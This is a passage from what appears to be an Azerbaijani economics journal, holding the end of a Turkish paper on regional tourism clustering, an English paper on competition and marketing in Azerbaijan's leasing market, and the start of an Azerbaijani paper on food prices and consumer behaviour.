- Nahçıvan ekonomik ilinde bulunan tarihi kültür mirasımızın örneklerinden Mömüne Hatun türbesi, Əshabi-kəhf, Yusif ibn Kuseyir türbesi, Karabağlar türbesi, Buzhana anıtı, Han

sarayı, XVIII yüzyıla ait Şerg hamamı yerli ve yabancı turistlerin ilgisini çekse de istenilen sonuç elde edilememektedir. Bu bölge dünyada tanınan Kültür ve Tarih turizmine örnek olacağı düşünülmektedir. Yerli turistlerin bu bölgeye ulaşmasında karayolu ve demiryolu mevcut değildir, yalnız hava yoluyla mümkündür. Nahçıvan ekonomik iline alternatif ulaşım olanaklarının yaratılması, kültür ve tarihi turizmin geliştirilmesi gerekmektedir.

- Sheki-Zagatala ekonomik ilinde İlisu Tabiat Koruğu, Katekhçay şelalesi, İmambulag, Sherif, Shahdağ Milli Parkı, Pirgulu Devlet Tabiat Koruğu, Tuğay ormanları gibi yerler doğa turizminin potansiyeline sahip olmasının kanıtıdır. Detaylı şekilde incelenerek bu bölge elmas modeli şartları çerçevesinde analizi yapılsa kümelenme modeli uygulanması yapılabilir.

KAYNAKÇA

- AKDAĞ, Recep. METE, Mehmet. EMHAN Abdurrahim. (2014),“ Diyarbakır Tekstil ve Hazır Giyim Sektörünün Elmas Modeli ile Kümelenme Analizi”, Cilt 19, Sayı 2.
- BULU, Melih. (2009),“**Rekabet İçin Kümelenme Temelli Yaklaşımlara İhtiyacımız Var**”, Müsiad, Çerçeve Dergisi,Cilt 17,Say 51,s 16-21.
- ÇAKIRSOY, Şerif N. (2011), Ankara'da İş ve İnşaat Makineleri (İşim) Kümelenimin Yenilikçilik Analizi, Doktora Tezi,Ankara.
- GÜRPINAR, Koray. SANDIKÇI, Mustafa. (2008), “**Uluslararası Rekabetçilik Analizinde Michael Porterin Elmas Modeli Yaklaşımı : Türkiyede Bazı Endüstrilerdeki Uygulanabilirliğin ve Sonuçlarının Araştırılması**”.
- HÜSEYNOV İlqar, EFENDİYEV Nigar, (2007), **Turizmin Esasları**, Baku.
- KARAMUSTAFA, Kurtuluş. ÖZ, Mustafa. (2008), **Uluslararası Turizm Dağıtım Kanalı Değer Zincirine İnternetin Katkısı : Fırsatlar ve Tehditlere Dayalı Bir Değerlendirme**”, Dumlupınar Üniversitesi.
- KÖK, Nail Fatih. (2010), **Bölgesel Kalkınma Turizm İlişkisinde Kümelenmenin Rolü ;Kavramsal Bir Analiz**, Uzmanlık Tezi, Strateji Geliştirme Başkanlığı.
- MEMMEDOVA, Nigar. (2015), Azerbaycanda Turizm Sisteminin İnkişafı, Baku.
- NASIR, A. (2009), “**Kümelenmeler ve Pazarlama**”, Müsiad,Çerçeve Dergisi,Cilt 17,Say 51,s 98-101.
- OCAI, Tolga. UÇAR, Hicran. (2011), “**Kümelenmelerde Yapısal Değişim ve Rekabet Gücü**”.
- OECD, (2007), Competitive Regional Clusters: National Policy Approaches, Regional Innovation Reviews.
- PORTER, Michael. (1998), Clusters And The New Economics Of Competition Harvard Business Review.
- SUNGUR, Onur. KESKİN, Hidayet. (2013), **Kümelenme: Bölgesel Kalkınma Anahtarı mı, Kilit mi?**, Ankara.
- SÜYGÜN, Mehmet Sami. (2013), **Uluslararası Rekabet Gücü Stratejisi olarak Kümelenme:Mersin Yaş Meyve Sebze Kümesi Örneği**, Doktora Tezi, Adana.
- TUTAR, Filiz. TUTAR, Erdunç. EREN, Mehmet Vahit. (2011), **Bölgesel Yerel “Ekonomik Kalkınmanın Popülerleşen Yeni Aktörü Kümelenme**, Cild 3, Sayı 2.

Directions of Formation of Favorable Competitive Environment in Azerbaijan's Leasing Services Market

Huseynova Sevdə MAMMAD*

Abstract

Theoretically, the main aspects of competition were examined, the essence and criteria of competitive advantage in the leasing services market were determined, the features of price formation for leasing services were disclosed, and the SWOT analysis of the Azerbaijani leasing market was conducted in the article. The importance of selecting key strategic directions and competitive methods in the leasing services market has been substantiated, relevant proposals have been made to improve the leasing company's marketing policy, as well as to create a favorable competitive environment in the leasing market of Azerbaijan as a whole.*

Key words: leasing, services market competitive advantages, competitive environment, price formation, marketing policy

INTRODUCTION

In most of the companies and organizations intending to use leasing, a number of important issues appear, as one of the most attractive financial instruments for solving issues of renewal of key production assets. For example, do leasing business operators have the option of free choice, and which leasing companies are eligible to interact with, taking into account their business conduct? All these issues are directly related to the problems of competition in the leasing services market.

1. The main aspects of competition

Selection of the price formation method in the leasing services market depends on both corporate interests and competition in the market. Well-known competitor Robin Cooper focuses on three major aspects of competition: price, quality and functionality [1, p.37]. It can be logically considered that these components are directly related to competition in leasing business.

Because prices and quality are more standardized, competition sharply turns around leasing services functionality. This situation is characterized by flexible competition. This means that the strategic success of the leasing as a whole is that companies are finding that they are quiet and hasty in dealing with new projects and sources of financing for these projects [2, p.121].

The achievement of a larger share in the market is not always a goal for economic entities, including leasing. First of all, the company directed to the maximum value for its proprietors must meet the following conditions:

- Profitability;
- Positive cash flow;
- High profitability from capital investment;
- Not only high accounting profit, but also high economic profit.

2. Competitive advantages in leasing services market

Professor of Harvard University, Michael Porter called these factors competitive advantages [3, p.48]. John Dale, a well-known consultant in the field of assessment, thinks that effective price formation is the basis of competitive advantage [4, p.27].

We consider that Azerbaijani leasing companies should be more prone to the advantages of the following rates at the current stage of economic development. These advantages include the elements of a marketing mechanism, which directly work from the very first days in the market:

1. Price policy. Based on this, leasing companies offer various offers to the market using price manipulation for their products.
2. The intensiveness of the services provided by the companies that are in the leasing relationship, the consideration of the initial leasing documents and claims.
3. The term of signing of leasing agreement. Of course, the size of the monthly lease payments is dependent in this process, and this does not assume little significance to the choice of a company for

* Azerbaijan State University of Economics (UNEC)

the customer. It should be noted that, while determining the lease term, the leasing company takes the lease's liquidity, its value, and other factors.

4. The use of advanced information technologies, corporate information systems, including the use of the Internet.

Information about competitors is not limited to information about the prices offered only on leasing services offered. To compete, you need to have information about the conditions that are set by leasing companies- information about the types of products, contract terms, advance payments, and real increasing in leasing.

Formation of prices for leasing services is a strategic activity aimed at long-term prospect, as well as long-term outcomes that takes into account both consumers' and competitors' reaction. The price decisions of leasing companies can be taken in a number of circumstances, proceeding from the interests of signing of any certain agreement. However, this is a tactical decision, which, as a rule, is intended to maximize its profit or, to the contrary, comprise to the leasing agent.

The western countries have the practice of applying indicators that characterize the level of competition through the concentration and monopolization of the market. Thus, the US uses these indicators to make it clear that state authorities must be aware of the necessity of intervention to market mechanisms. Demand for such intervention occurs while considering market power rate of one or more enterprises, or more correctly, their excessive effects on their prices and production volumes.

The concentration ratio is used to measure market power. This ratio represents the share of four large enterprises in the field of production. In the case of net monopoly, the concentration will be about 100%, while in the competitive period it will be close to zero.

According to the estimates of American economists Paul Samuelson and William Nordrose, the high degree of concentration is that the share of four large companies in total production exceeds 60%. Low concentration occurs when the share of four large companies in the total output is less than 20% [5, p.172-173].

If the leasing company enters the market now or introduces a new type of service to the market, all the information about competitors is important. Therefore, the competitors' cardboard should be created in a definite way and it should be renewed and completed on a regular basis.

In the leasing services market, information collected on competitors can be quantitative and qualitative or actual and subjective.

As a rule, quantitative information answers the following questions:

- What kind of organizations can be competitors of the company?
- What services do companies provide, how and in what areas do these services?
- Who are the main customers of the companies?
- How do companies integrate their services into the market, how do they create favorable conditions for selling services?

However, the availability of emotional or quality features is crucial in evaluating of the services in the leasing service market due to the individual acceptance of services and by whom. Such information will always depend on it.

Qualitative characteristics can be included recognition of the entity, the professionalism of the staff, the quality of the service, the customer's loyalty, the entity's management, the marketing strategy and other non-formal indicators.

When it's time to collect real information, the peculiar analysis of many aspects of the opposing side requires intensive mental work.

In the leasing services market, collection of information about the opposing party is very different, and this is related to the creativity and professionalism of the company's staff.

It is possible to create a list of opponents by utilizing many sources of information, adverts, and publications in the media.

Nowadays, it is not difficult to gather data on the most advanced enterprises in the leasing market with information and communication technology, mainly from the websites of the mentioned enterprises. Even it is also possible to get more useful information about competitors by using the services of the opponent party.

Collecting the above-mentioned information becomes easier when the service market is expanded to the area different from the product market. More precisely, this market is considered to be a local market. This is due to the fact that the service is not felt: it is also impossible to carry the services.

In the leasing service market, general information about the work with information systems is also applicable to information collected on competitors: it is necessary organizing the systematic gathering, evaluation of information, analyzing this information by experts, and organizing transmission of information to decision-makers.

However, it is required to consider the form of creating cardboard cards and its ways of checking it over time.

When it comes to competitive advantage in the leasing service market, it is understood that sensory and non-sensitive rare assets belong to the firm. Competitive advantages are a different kind of activity where the strategy of business is very important factor to win the competition. Competitive advantages arise when the company earns more than the average income of its competitors or the market segment. While defining competitive advantages in the leasing service market, referencing to customer inquiries, it is needed to ensure that competitive advantage is perceived by the company's customers. It is very characteristic for Azerbaijan that the enterprise believes that it has competitive advantages, but the consumer is unaware of it.

Practically, we can see that, depending on the characteristics of the field and the market, there are many types of competitive advantages. In today's competitive environment, the company has to have several (4-5) competitive advantages as a rule. The competitive advantages of the leasing service market may be as follows:

- Famous name;
- Professionalism and practice of employees;
- High quality of service;
- Personal contact with customers;
- Putting the consumer, his inquiries and desires into the foreground;
- Favorable conditions for the sale of favorable advertising and services;
- Development of branches, admission points;
- Being in a strategic area;
- Good material base (staff, money, equipment);
- Additional service complex.

Taking into account these factors, it is expedient to note that the SWOT analysis of Azerbaijan's leasing market is as follows in the table below.

Table. SWOT analysis of leasing market of Azerbaijan.

Strong sides	Opportunities
1. State support to leasing programs in priority areas of economy. 2. Uniform licensing and adaptation of leasing legislation 3. Tax, amortization, customs, investment concessions and privilege when implementing leasing projects 4. Simplification of judicial and administrative procedures during the confiscation of leasing subject from unfair leasing holder. 5. Transition of Leasing Companies to International Financial Reporting Standards (IFRS). 6. State-specific partnership during leasing operations	1. The use of leasing as one of the effective instruments in the implementation of strategic, nation-wide and regional development programs 2. Introducing new leasing programs, products and services 3. Diversification of financing sources of leasing activities, including Islamic finance. 4. Extensive use of the stock market mechanism for the development of leasing services 5. Creating conditions for the active involvement of foreign investments
Weak sides	Threats
1. Unsteadiness of existing (commercial) leasing companies in the market 2. The unsteadiness and shortage of the leasing companies' stock base 3. Lack of "long" and "large" money in the investment process	1. Strong foreign leasing companies' access to the Azerbaijani market 2. Unsteadiness of leasing legislation 3. Increase in inflation, increased cost of financial resources attracted by leasing companies 4. Deterioration of the quality of assets and

4. Insufficient transparency of leasing companies 5. Absence of qualitative statistical reporting and information 6. Insufficient branching of commodity, field, and regional structure of leasing contracts	leasing portfolio as a whole, increasing the risks of leasing operations

3. Selection of basic strategic directions in leasing services market

As a rule, competitive advantage can be considered as the basis for a separate leasing company strategy. The general direction of the leasing services market can be summarized as follows

- low-cost strategy; Nevertheless, it should be noted that competitive advantage prevails when low costs are achieved at the expense of less production costs compared to competitors;
- differentiated service strategy, i.e. the strategy of adapting the service to the needs of specific consumer groups;
- A strategy of innovative companies offering new services.

It is clear from the above that the company can more accurately determine its position in the market on the basis of analysis of competitive environment in leasing services market, and as a result, the company's position in the market can be strengthened and its successes can be further enhanced.

Comprehensive information about competitors helps to compare and regularly analyze the quantity and quality of leasing services, allows the market service experience of the leasing service company to be more competitive.

Regardless of the level of development of market relations in the republic, the fight against monopoly in the market and protection of competition are the main directions of the state's economic regulation function. The fight against unfair competition is regarded as an urgent matter regardless of the law of the leasing services market, the tradition of traditions and culture.

Competition is one of the factors influencing the production and sale of production facilities in the leasing market. In competition, prices and non-price methods are used. Price competitiveness leads to economic pragmatism in the market, and non-price competition improves sales methods, concessions, and advertising. It is important to note the importance of price and tariff regulations in this area.

There are conditions for the expansion of production of leasing services in our republic. However, demand for these products is currently being paid mainly through imports. Organization of competitive leasing services in our republic is one of the main tasks ahead. The competition fight reflects the natural state of market relations and is critical to the development of the competitive market. Competitiveness is also crucial in accelerating scientific and technical progress, as well as promoting the application of progressive forms of labor organization. In the market economy, domestic producers face with competitive environment in the domestic market rather than in foreign markets. One of the main tasks in this regard is to develop a competitive environment in the market. As a mechanism providing macroeconomic balance in the market economy, our country has created a necessary legislative base for competition development (the Constitution of the Republic of Azerbaijan, Anti-Monopoly Activity, Laws of Unfair Competition, Law on Advertising, etc.).

4. Leasing company's marketing policy and its improvement

Distinctive features of the leasing company's other business activities have a direct impact on the leasing company's marketing activity. The leasing company's marketing policy implies the marketing functionality of all levels of the leasing process and the implementation process of marketing philosophy and tools at all levels of the leasing process, which involves the realization of the marketing function in order to generate and reclaim the demand and the interests of the firm.

Relations with customers, banks, insurance companies are long-term and stable, where relationships with customers are largely discrete in leasing transactions. Thus, in the sphere of leasing services, marketing combines the principle of service marketing with respect to consumers, as well as the mutual influence marketing in relation to the remaining counterparties. This is conditioned by the specific features of the leasing.

From a marketing point of view, the mutual influence in the leasing industry is not only an essential element of entrepreneurial activity in the implementation of a business project, but also a prerequisite for contractual relations between all subjects of the leasing process, and allows each of them to achieve a certain level of profits through exchange of performance and results in long-term establishment of relations.

The mutual impact marketing for the leasing company demonstrates the multifaceted development of mutually beneficial forms of cooperation in the leasing industry, which is aimed at simultaneous involvement and use of all resources (human, mental, financial and material) to meet the requirements of the key leaseholders.

In order to achieve this, it is necessary to continually reconcile the marketing tools used with the changing requirements of the enterprise structure.

When formulating a marketing policy, a leasing company can use many marketing strategies. One of the most important types of leasing company's successful activity is the provision of financial efficiency. Here, key marketing strategies are strategies for increasing revenue and strategies to increase sales volumes.

A number of marketing strategies are used by leasing companies: additional functional development strategies (operational leasing, staff leasing); strategies for choosing perspective investment projects; a strategy to attract private equity and to attract less financial resources; a closer interaction strategy with suppliers; strategy for mastering new segments; commodity diversification strategy; a unique specialty strategy; portfolio diversification strategies; customer service strategy.

Stable positive trends in the Azerbaijani economy stimulate leasing companies to adopt new customer segments, especially through the introduction of new leasing services in the world. In addition, reducing marginal earnings of a leaser promotes strengthening of the company's marketing interest in the expansion of the portfolio, as well as intensifying the development of the product and the overall customer service level.

As for the number of leasing companies in Azerbaijan, the issue of their specialization is undoubtedly topical, as is the case in other countries where this sphere has already gained momentum. It can also be linked to the development of the non-oil sector in the strategic direction. Local leasing companies can be involved in serving certain government projects that will be implemented in various sectors of the sector.

Result

1. We believe that the main factor of the success of the leasing company in the market is the understanding of the marketing as integrated

Thus, it is offered to look at marketing within the leasing service in several ways:

- Leasing companies' marketing activities are a tool for managing decision-making to ensure the company's long-term and sustainable success. Improving its marketing policy envisages a change in the organization that creates the competitive advantage of the leasing company. Therefore, it is necessary to apply the standards of the company's restructuring and the procedure for the provision of leasing services.
- The leasing company's marketing activities should be viewed as a set of measures to interact with hardware suppliers and financial insiders. Here, marketing focuses on the acquisition of competitive advantages through a market-specific marketplace.
- Marketing activities in the leasing services industry should be viewed as the principle of the company's activity, consisting of the entire business of the enterprise consistently directed to the needs and needs of potential consumers. The leasing company applies a customer-oriented approach, where marketing is governed by the principle of enterprise management. Clients for leasing provide customers with leasing services understanding of their customers' needs and finding solutions to their problems. In this case, it is necessary to take into account market competitive advantages in relation to the price, quality and timing of the leasing service.

2. It is expedient to reflect the leasing opportunities of the national road map and its key sectors in the currently developed strategic roadmap. As it is well known, special attention is paid to priority directions of development of non-oil sector of Azerbaijan economy. It is necessary to note the creation of regional innovation zones in Azerbaijan, especially technics and agrarian parks of high technologies. In this regard, great prospects are opened for leasing. Thus, the main means of residents of these high-tech production facilities can be organized and can then be upgraded through leasing. Additionally, with the help of leasing, their goods and services can be realized in domestic and foreign markets. Therefore, in the development of technological and agropark development programs, in our opinion, it is necessary to consider the full potential of leasing business in solving their creation and activity.

3. Cancellation of VAT assigned for imported leasing objects in 2016 can be considered the most important step taken in this area. Thus, as most leasing companies failed to compete with banks because of VAT, the portfolio of leasing companies was transferred to the hands of banks. The adoption of this decision can be regarded as commendable. It is also important that such a decision be taken too soon to the real sector.

4. There is a great need for intensification of leasing application in the agrarian sphere. The Agroleasing Company is currently financed by the state budget on favorable terms. Leasing of technical equipment to the agrarian sector entrepreneurs with a low interest or interest rate would further strengthen this process. However, the lack of proper functioning in this area is a delay in the current process. Therefore, it is absolutely necessary to attract other leasing companies to that process. As a result of the benefits of the Agroleasing privileges and concessional financing, fair competition is created and the difficulties in obtaining the equipment they require are being abandoned.

5. Innovative leasing products should be brought to the republic in order to ensure the leasing development and achieve its international presence. Implementation of Islamic leasing in the country may be a new stage in the development of leasing sector in Azerbaijan. First of all, it is necessary to train the skilled cadres of the country in order to bring the Islamic leasing, or rather, the lease to Azerbaijan.

Development of the leasing sector in Azerbaijan can play a key role in the development of national economy. This, in turn, can ensure domestic demand and stimulation of export-oriented production.

SOURCES

Robin Kooper when Lean Enterprises Collide.- Boston,Harvard Busines School Press,1995.

Газман В.Д.Ценообразование лизинга. Учебное Пособие.-М.:ГУ ВШЭ,2006,148с.

Портер М. Конкурентное преимущество. Как достичь высокого результата и обеспечить его устойчивость / Майкл Е. Портер; Пер. с англ. - Альпина Бизнес Букс, 2005.

Дейли Джон. Эффективное ценообразование – основа конкурентного преимущества: Пер. с англ. – М.: Издательский дом «Вильямс»,2004.

Самуэльсон ПолЭ.,Нордхаус Вильям Д. Экономика: Пер.с англ. - М:Издательский дом «Вильямс»,2003.

The Relationship Between The Prices of Food Product and Consumer Behavior of Population in Azerbaijan

Sugra İnqilab HUMBATOVA*

Abstract

The purpose of the research: To investigate the influence of relative changes of food prices to the consumer behavior of population, to study the peculiarities of the socio-economic aspects of food demand and their formation, assessment and prediction of the mutual relations between the capability of payment demand of population and consumer prices index (CPI);

Research methodology: generalization, grouping, systems approach, statistical and econometric analysis;

The results of the research: Influence and its assessment of the relative changes of food prices to consumer behavior and food demand of population;

Research limitations: some limitations appeared in shortage of information in deep and complete researching of consumption in catering and import of food product;

Research originality and scientific novelty: Influence of the relative changes of food prices to consumer behavior and food demand of population was analyzed as a complex statistic and econometric. The salary of the state and income policy, social protection events were determined in regulation of their mutual relations;

The significance of practice research: influence of producers of the relative changes of food prices to consumer behavior and food demand of population in stimulation domestic food producers and import replacing events, increase of social welfares of population.

Key words: the relative change of food prices, the capability of payment demand, incomes of population, consumer behavior, ekonometric reviews, pridiction

GİRİŞ

Bazar iqtisadiyyatında məhsul buraxılışı miqdarını, struktur və həcmi tələb və o cümlədən əhalinin istehlak davranışı formalaşdırır. Tələb bazar subyektlərinin fəaliyyətinin təkcə həcm-miqdar göstəricilərini deyil, həm də inkişaf strategiyasının əsas parametrlərini də müəyyən edir. Bunun nəticəsində tələbi və əhalinin istehlak davranışını müəyyən edən elementlər məhsul istehsalını dinamik artıma kökləyən əhəmiyyətli alətlərdən biri olur. Tələbin və əhalinin istehlak davranışının bu və digər istiqamətdə dəyişməsi istər sənaye, istərsə də kənd təsərrüfatı müəssisəsində istehsalın müsbət və ya mənfi reaksiyasına səbəb olur. Əhalinin tələbin aşağı düşməsi ilə müşayiət olunan istehlak davranışı staqnasiyaya, böhrana, artması isə yüksəlişə, çiçəklənməyə səbəb olur.

İstehlak davranışına və qiymətlərə təsir edən amillərin təhlili

İstehlak davranışına və qiymətlərə təsir edən əsas amillər sırasına əhali gəlirləri daxil edilir. Ümumən Azərbaycanda cəmi əhalinin gəlirləri 2016-cı ildə 2003-cü ilə nisbətən 7,91 dəfə artaraq 45395,1 milyon manat olmuşdur. Bu göstərici 2005-ci ilə nisbətən 5,63 dəfə, 2010-cu ilə nisbətən 1,77 dəfə artıq deməkdir. Azərbaycanda iqtisadi rayonlar üzrə əhalinin bir nəfərinə düşən pərakəndə ticarət dövriyyəsi 2016-cı ildə 1991-ci ilə nisbətən 44986,67 dəfə artaraq 2699,20 manat olmuşdur. Bu göstərici 1995-ci ilə nisbətən 19,49 dəfə, 2000-ci ilə nisbətən 10,22 dəfə 2005-ci ilə nisbətən 4,97 dəfə, 2010-cu ilə nisbətən 1,82 dəfə artıq deməkdir. Əhalinin bir nəfərinə düşən pərakəndə ticarət dövriyyəsinin artım trendi belə olmuşdur:

Ticarət dövriyyəsi və ya əmtəə və məhsullara tələb və təklif öz növbəsində qiymətlərlə qarşılıqlı əlaqədə olur və istehlakçı davranışının nəticəsi kimi çıxış edirlər. Azərbaycanda pərakəndə ticarət dövriyyəsi 2015-ci ildə 1991-ci ilə nisbətən 61607,38 dəfə artaraq 25721082,6 manat olmuşdur. Bu göstərici 1995-ci ilə nisbətən 24,54 dəfə, 2000-ci ilə nisbətən 12,23 dəfə 2005-ci ilə nisbətən 5,66 dəfə, 2010-cu ilə nisbətən 1,93 dəfə artıq deməkdir.

Əhalinin bir nəfərinə düşən pərakəndə ticarət dövriyyəsinin artım trendləri R^2 ən böyük və p əhəmiyyətli olanlar yəni t-statistika uyğunu qəbul edilib.

Cədvəl 1.
Pərakəndə ticarət dövriyyəsinin artım trendləri

* Ph.d., Azerbaijan State Economic University (UNEC) "Price and pricing", lecturer ms.sugra@mail.ru

1995–2015 (1995=100)	2000–2015 (2000=100)	2005–2015 (2005=100)	2010–2015 (2010=100)
$Y = 7,96x^2 - 64,19x + 247,36$	$y = e^{(4,367+0,180t)}$	$y = 1,15x^2 + 31,38x + 66,02$	$y = e^{(4,502+0,126t)}$

Cədvəl 2.

Əhalinin bir nəfərinə düşən pərakəndə ticarət dövriyyəsinin artım trendləri			
1995–2015 (1995=100)	2000–2015 (2000=100)	2005–2015 (2005=100)	2010–2015 (2010=100)
$y = 5,95x^2 - 41,88x + 196,76$	$y = e^{(4,385+0,168t)}$	$y = 38,66x + 51,05$	$y = e^{(4,51+0,11t)}$

Cədvəl 3.

Əhalinin gəlirlərinin artım trendləri		
2003–2016 (2003=100)	2005–2016 (2005=100)	2010–2016 (2010=100)
$y = 67,91x^{0,91}$	$y = -0,41x^2 + 51,63x + 38,87$	$y = 0,42x^3 - 5,87x^2 + 35,93x + 68,92$

Cədvəl 4

Pərakəndə ticarət müəssisələrinin məhsul ehtiyatlarının (ilin sonuna) artım trendləri:	
2005–2015 (2005=100)	2010–2015 (2010=100)
$y = e^{(4,419+0,133x)}$	$y = e^{(4,411+0,151x)}$

Cədvəl 5

Pərakəndə ticarət müəssisələrində qeyri-ərzaq məhsullarının ehtiyatlarının (ilin sonuna)	
2005–2015 (2005=100)	2010–2015 (2010=100)
$y = e^{(4,417+0,136x)}$	$y = e^{(4,396+0,154x)}$

Cədvəl 6

Pərakəndə ticarət müəssisələrində ərzaq məhsullarının ehtiyatlarının (ilin sonuna)	
2005–2015 (2005=100)	2010–2015 (2010=100)
$y = e^{(4,429+0,121x)}$	$y = e^{(4,463+0,139x)}$

Azərbaycanda yerli istehsal məhsullarının pərakəndə ticarət dövriyyəsi son 3 ildə aşağıdakı kim olmuşdur: 2015-ci ildə 2013-cü ilə nisbətən 25 % artaraq 16165633,70 manat olmuşdur. Bu göstərici 2014-ci ilə nisbətən 9 % artıq deməkdir.

Pərakəndə ticarət dövriyyəsi 1997-2015-ci illər ərzində 1685,1 milyon manatdan 25721,1 milyon manata qədər artmışdır. Başqa sözlə ifadə etsək pərakəndə ticarət dövriyyəsi 2015-ci ildə 1997-ci illə müqayisədə 15,28 dəfə, 2005-ci illə müqayisədə 5,66 dəfə, 2010-cu illə müqayisədə 1,93 dəfə artmışdır. Əhalinin bir nəfərinə düşən pərakəndə ticarət dövriyyəsi 1997-2015-ci illər ərzində 218,3 manatdan 2699,2 manata qədər artmışdır. Belə ki, əhalinin bir nəfərinə düşən pərakəndə ticarət dövriyyəsi 2015-ci ildə 1997-ci illə müqayisədə 12,36 dəfə, 2005-ci illə müqayisədə 4,97 dəfə, 2010-cu illə müqayisədə 1,53 dəfə artmışdır.

İstər İQİ-nə və o cümlədən ərzaq məhsullarının qiymətlərinə, istərsə də əhalinin istehlak davranışına əhəmiyyətli şəkildə təsir edən əsas amillərdən biri olan əhalinin gəlirlərinə gəldikdə isə o, 1997-2015-ci illər ərzində 2473,4 milyon manatdan 41744,8 milyon manata qədər artmışdır. Belə ki, əhalinin gəlirləri 2015-ci ildə 1997-ci illə müqayisədə 16,88 dəfə, 2005-ci illə müqayisədə 5,18 dəfə, 2010-cu illə müqayisədə 1,63 dəfə artmışdır. 2016-cı ildə isə 2015-ci illə müqayisədə 1,09 dəfə artaraq 45395,1 milyon manata çatmışdır. Əhalinin adambaşına düşən gəlirləri sözü gedən illər ərzində 320,5 manatdan 4380,7 manata qədər artmış və müvafiq olaraq 2015-ci ildə 1997-ci illə müqayisədə 13,67 dəfə, 2005-ci illə müqayisədə 4,55 dəfə, 2010-cu illə müqayisədə 1,30 dəfə artmışdır. 2016-cı ildə isə 2015-ci illə müqayisədə 1,08 dəfə artaraq 4709,8 manata çatmışdır.

Lakin əhali gəlirlərinin dollarla ifadədə göstəricilərində müəyyən anlaşıqsızlıq yaranır. Belə ki, əhali gəlirlərinin dollarla ifadədə məzənnənin (1\$= manat) təqribən 0,7974 (1997-ci il) – 0,9827

(2004-ci il) – 0,7844 (2014-cü il) olduğu illərdə 1997-ci ildə 3101,9 milyon dollardan 2014-cü ildə 50321,5 milyon dollara qədər artmışdır. Əhali dollarla gəlirləri 2014-cü ildə 1997-ci illə müqayisədə 16,22 dəfə, 2005-ci illə müqayisədə 5,90 dəfə, 2010-cu illə müqayisədə 1,57 dəfə artmışdır. Lakin məzənnənin 1,0261 olduğu 2015-ci ildə bu gəlir göstəricisi 2014-cü illə müqayisədə 19,26% və məzənnənin 1,5959 olduğu 2016-cı ildə isə 2014-cü illə müqayisədə 43,48%, 2015-ci illə müqayisədə isə 30,09 % azalmışdır. Bunu təbii ki, əhalinin adambaşına düşən dollarla gəlirləri haqda da söyləmək olar.

Əhalinin istehlak davranışının tədqiqində alkoqollu içkilərsiz ərzaq məhsulları, içkilər və bütün məmulatlarının və avtomobil benzini çıxmaqla qeyri-ərzaq məhsullarının pərakəndə ticarət dövriyyəsi də önəmli indikatorlardandır. Belə ki, alkoqollu içkilərsiz ərzaq məhsulları, içkilər və bütün məmulatlarının pərakəndə ticarət dövriyyəsi 1997-2015-ci illər ərzində 1148,10 milyon manatdan 12565,00 milyon manata qədər artmışdır. Başqa sözlə ifadə etsək alkoqollu içkilərsiz ərzaq məhsulları, içkilər və bütün məmulatlarının pərakəndə ticarət dövriyyəsi 2015-ci ildə 1997-ci illə müqayisədə 10,94 dəfə, 2005-ci illə müqayisədə 4,29 dəfə, 2010-cu illə müqayisədə 1,50 dəfə artmışdır. Avtomobil benzini çıxmaqla qeyri-ərzaq məhsullarının pərakəndə ticarət dövriyyəsi isə 1997-2015-ci illər ərzində 369,4 manatdan milyon 11457,70 milyon manata qədər artmışdır. Belə ki, bu göstərici 2015-ci ildə 1997-ci illə müqayisədə 31,02 dəfə, 2005-ci illə müqayisədə 9,36 dəfə, 2010-cu illə müqayisədə 2,89 dəfə artmışdır.

İstər İQİ-nə və o cümlədən ərzaq məhsullarının qiymətlərinə, istərsə də əhalinin istehlak davranışına əhəmiyyətli şəkildə təsir edən digər əsas amillərdən biri də əhalinin nominal əmək haqqıdır. O, 2015-ci ildə 466,9 manat olaraq 1995 - ci illə müqayisədə 37,3 dəfə, 2000-ci illə müqayisədə 10,5 dəfə, 2005-ci illə müqayisədə 3,8 dəfə, 2010-cı illə müqayisədə 1,4 dəfə artmışdır. Bundan başqa əhalinin nominal gəlirləri 2015-ci ildə 41744,80 milyon manat olaraq 1997 - ci illə müqayisədə 16,9 dəfə, 2000-ci illə müqayisədə 10,3 dəfə, 2005-ci illə müqayisədə 5,2 dəfə, 2010-cı illə müqayisədə 1,6 dəfə artmışdır. 2016-cı ildə isə 45395,1 milyon manat olmuşdur. Əhalinin xərcləri haqda onu söyləmək olar ki, 2015-ci ildə 34963,4 milyon manat olaraq 2000-ci illə müqayisədə 10,7 dəfə, 2005-ci illə müqayisədə 5,3 dəfə, 2010-cı illə müqayisədə 1,8 dəfə artmışdır. 2016-cı ildə isə 39773,4 milyon manat olmuşdur. Daxili aqrar bazarında ərzaq və ərzaq təyinatlı məhsullar reallaşdırıldığından təhlil üçün biz pərakəndə əmtəə dövriyyəsində ərzaq məhsulları ilə bağlı və idxalda da ərzaq və ərzaq təyinatlı məhsulların idxalı ilə bağlı göstəricilərə müraciət edəcəyik. Belə ki, 2015-ci ildə ərzaq məhsullarının pərakəndə əmtəə dövriyyəsi 12871,2 milyon manat olaraq 2000-ci illə müqayisədə 8, 6 dəfə, 2005-ci illə müqayisədə 4,2 dəfə, 2010-cı illə müqayisədə 1,5 dəfə artmışdır. Ərzaq və ərzaq təyinatlı məhsulların idxalı isə 2015-ci ildə 1081359 milyon dollar olaraq 2000-ci illə müqayisədə 5, 3 dəfə, 2005-ci illə müqayisədə 2,8 dəfə, 2010-cı illə müqayisədə demək olar ki dəyişməz qalmışdır. Bu onunla izah edilir ki, ərzaq və ərzaq təyinatlı məhsulların idxalı 2013-cü ildə öz maksimumuna 1304379,7 milyon dollara çataraq 2014- ci ildə 1257229,6 milyon dollara və 2015 - ci ildə 1081359 milyon dollara qədər aşağı düşmüşdür. Bu da bilavasitə neft qiymətlərinin 2-3 dəfə aşağı düşməsi və buna uyğun olaraq milli valyutanın manatın 2 dəfə ucuzlaşması (devalvasiyası) ilə bağlıdır. Təhlil olunan dövrdə daxili aqrar bazarın təklifini formalaşdıran kənd təsərrüfatında istehsal olunmuş məhsulun həcmi 2015-ci ildə 5635,3 milyon manat olaraq 2000-ci illə müqayisədə 5,1 dəfə, 2005-ci illə müqayisədə 3,1 dəfə, 2010-cı illə müqayisədə 1,5 dəfə artmışdır.

Cədvəl 7

Əhalinin istehlak xərclərinin trend tənlikləri			
	2001-2015-ci illər	2005-2015-ci illər	2010-2015-ci illər
İstehlak xərcləri, cəmi	$y = -0,093x^3 + 2,836x^2 - 0,612x + 39,687$	$y = 19,372x + 38,736$	$y = -2,437x^2 + 36,951x + 111,69$
Ərzaq məhsulları na	$y = -0,059x^3 + 1,443x^2 - 3,106x + 21,509$	$y = -0,321x^2 + 10,418x + 23,875$	$y = 71,592 (x^{0,182})$
